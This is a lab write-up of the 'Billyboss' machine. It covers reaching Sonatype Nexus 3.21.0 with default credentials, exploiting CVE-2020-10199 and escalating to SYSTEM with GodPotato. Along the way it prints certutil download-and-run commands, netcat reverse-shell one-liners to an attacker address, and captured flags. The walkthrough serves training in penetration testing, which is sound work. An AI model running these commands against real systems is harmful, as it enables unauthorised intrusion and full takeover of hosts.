Billyboss
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Billyboss exposes Sonatype Nexus Repository Manager 3.21.0 on 8081. We log in with default credentials (nexus/nexus) and fire the authenticated RCE CVE-2020-10199, landing asnathan. The account holds SeImpersonatePrivilege, so with GodPotato (SeImpersonate abuse, GodPotato) we impersonate the SYSTEM token and gain NT AUTHORITY\SYSTEM.
Recon
Initial scan
The reply TTL 125 → Windows: Windows starts the TTL at 128 and each routing hop decrements it, so 125 = 128−3; a hint, not proof (it can be spoofed), confirmed by the service scan. Among the open ports, an IIS, an FTP and a Jetty stand out:
ping -c 1 192.168.180.61
sudo nmap -sS -n -Pn -p- --min-rate 5000 --open 192.168.180.61
PORT STATE SERVICE
21/tcp open ftp
80/tcp open http
445/tcp open microsoft-ds
8081/tcp open httpnmap -p21,80,135,139,445,5040,8081 -sCV 192.168.180.61 -oN targetedScanPORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
80/tcp open http Microsoft IIS httpd 10.0
|_http-title: BaGet
445/tcp open microsoft-ds
8081/tcp open http Jetty 9.4.18.v20190429
|_http-server-header: Nexus/3.21.0-05 (OSS)
|_http-title: Nexus Repository ManagerPort 80 is a BaGet (NuGet server) with no login showing packages, and 8081 a Nexus Repository Manager. Nexus is the vector.
Nexus - TCP 8081
The panel header identifies Sonatype Nexus Repository Manager OSS 3.21.0-05:

We try default credentials: we look up Nexus's in SecLists and default-passwords.csv lists nexus/nexus (and admin/admin123):
grep -ri 'sonatype nexus' /usr/share/seclists
/usr/share/seclists/Passwords/Default-Credentials/default-passwords.csv:Sonatype Nexus Repository Manager,admin,admin123,https://help.sonatype.com/repomanager2/maven-and-other-build-tools/sbt
/usr/share/seclists/Passwords/Default-Credentials/default-passwords.csv:Sonatype Nexus Repository Manager,nexus,nexus,

In Nexus's Sign In dialog we enter nexus/nexus:
The session opens: the panel confirms "User signed in: nexus":

Sonatype Nexus Repository Manager   OSS 3.21.0-05
Welcome - Learn about Sonatype Nexus Repository Manager
User signed in: nexus
searchsploit confirms this version carries an authenticated RCE:
searchsploit sonatype nexusSonatype Nexus 3.21.1 - Remote Code Execution (Authenticated) | java/webapps/49385.py (CVE-2020-10199)Exploitation
CVE-2020-10199: authenticated RCE
CVE-2020-10199 is an expression injection that, with a valid session, runs commands on the server. With Penelope listening on 4444:
penelope 4444We edit the exploit with the URL, the nexus/nexus credentials and a command that downloads nc.exe with certutil and opens a reverse shell:
# In exp.py:
# CMD='cmd.exe /c certutil -urlcache -f http://192.168.45.211/nc.exe nc.exe && nc.exe -e cmd 192.168.45.211 4444'
python3 exp.py
Logging in
Logged in successfully
Command executed
[+] Got reverse shell from BILLYBOSS~192.168.180.61-Microsoft_Windows_10_Pro-x64  Assigned SessionID <1>
C:\Users\nathan\Nexus\nexus-3.21.0-05>whoami
billyboss\nathan
We get execution as billyboss\nathan.
Local
type Desktop\local.txt & whoami & ipconfig & hostname
8bf40ce3240f2089e22573df37634dac
billyboss\nathan
Privilege escalation
SeImpersonatePrivilege with GodPotato
whoami /priv reveals that nathan has SeImpersonatePrivilege enabled. It's the typical privilege of service accounts and allows impersonating the token of a client that authenticates against us; the Potato family of exploits turns it into SYSTEM (SeImpersonate abuse):
whoami /priv
PRIVILEGES INFORMATION
----------------------
Privilege Name                Description                          State
============================= ==================================== ========
SeShutdownPrivilege           Shut down the system                 Disabled
SeChangeNotifyPrivilege       Bypass traverse checking             Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                Enabled
SeImpersonatePrivilege shows as Enabled. We check the installed .NET version via the registry to pick the right binary: the NDP key shows v4.8.03752 (TargetVersion 4.0.0), so we will use the GodPotato-NET4.exe variant:
Get-ChildItem 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -Recurse
    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP

Name                 Property
----                 --------
v4

    Hive: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4

Name                 Property
----                 --------
Client               CBS           : 1
                     Install       : 1
                     InstallPath   : C:\Windows\Microsoft.NET\Framework\v4.0.30319\
                     Release       : 528040
                     Servicing     : 0
                     TargetVersion : 4.0.0
                     Version       : 4.8.03752
We use GodPotato (repo), which forces a DCOM service to authenticate against a controlled named pipe and steals its SYSTEM token (GodPotato). We download it on Kali, rename it to gp.exe, serve it over HTTP and pull it with certutil onto the victim:
wget https://github.com/BeichenDream/GodPotato/releases/download/V1.20/GodPotato-NET4.exe
mv GodPotato-NET4.exe gp.exe
python3 -m http.server 80
certutil.exe -f -urlcache -split http://192.168.45.211/gp.exe gp.exe
PS C:\Users\nathan\Nexus\nexus-3.21.0-05> certutil.exe -f -urlcache -split http://192.168.45.211/gp.exe gp.exe
****  Online  ****
  0000  ...
  e000
CertUtil: -URLCache command completed successfully.

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.180.61 - - [25/Jan/2026 22:20:01] "GET /gp.exe HTTP/1.1" 200 -
192.168.180.61 - - [25/Jan/2026 22:20:01] "GET /gp.exe HTTP/1.1" 200 -
Before triggering the shell, we set up an nc listener:
rlwrap nc -nlvp 4445.\gp.exe -cmd ".\nc.exe 192.168.45.211 4445 -e cmd.exe"
[*] CreateNamedPipe \\.\pipe\a9077654-02f5-4e73-8482-4575eff35b89\pipe\epmapper
[*] Trigger RPCSS
[*] Pipe Connected!
[*] CurrentUser: NT AUTHORITY\NETWORK SERVICE
[*] Start Search System Token
[*] PID : 840 Token:0x672  User: NT AUTHORITY\SYSTEM ImpersonationLevel: Impersonation
[*] Find System Token : True
[*] process start with pid 4116

connect to [192.168.45.211] from (UNKNOWN) [192.168.180.61] 50669
Microsoft Windows [Version 10.0.18362.719]
C:\Windows\system32>
GodPotato finds the SYSTEM token and the nc receives the shell as nt authority\system.
Root
type proof.txt & ipconfig & hostname & whoami
001033b00d59f0dd332326f3d1d79178
nt authority\system
Attack chain
HTTP (8081)  --  Sonatype Nexus 3.21.0 OSS
        │  default credentials nexus/nexus
        │  CVE-2020-10199: authenticated RCE -> reverse shell
        ▼
nathan  (local.txt)
        │  SeImpersonatePrivilege -> GodPotato
        ▼
SYSTEM  (proof.txt)
Lessons learned
- Default credentials still open doors.
nexus/nexusgave the session that enabled the RCE; without it, the (authenticated) CVE-2020-10199 was useless. Changing factory passwords is the cheapest control and the most overlooked. whoami /privis the first stop on Windows. SeImpersonatePrivilege shows up on almost any service account and is a direct ticket to SYSTEM with the Potato family. Checking the token's privileges before anything else saves detours.- GodPotato generalizes the Potato trick to modern .NET. Where JuicyPotato no longer reaches, GodPotato abuses DCOM/RPC just the same. Pairing the exploit with the installed .NET version is what makes it work.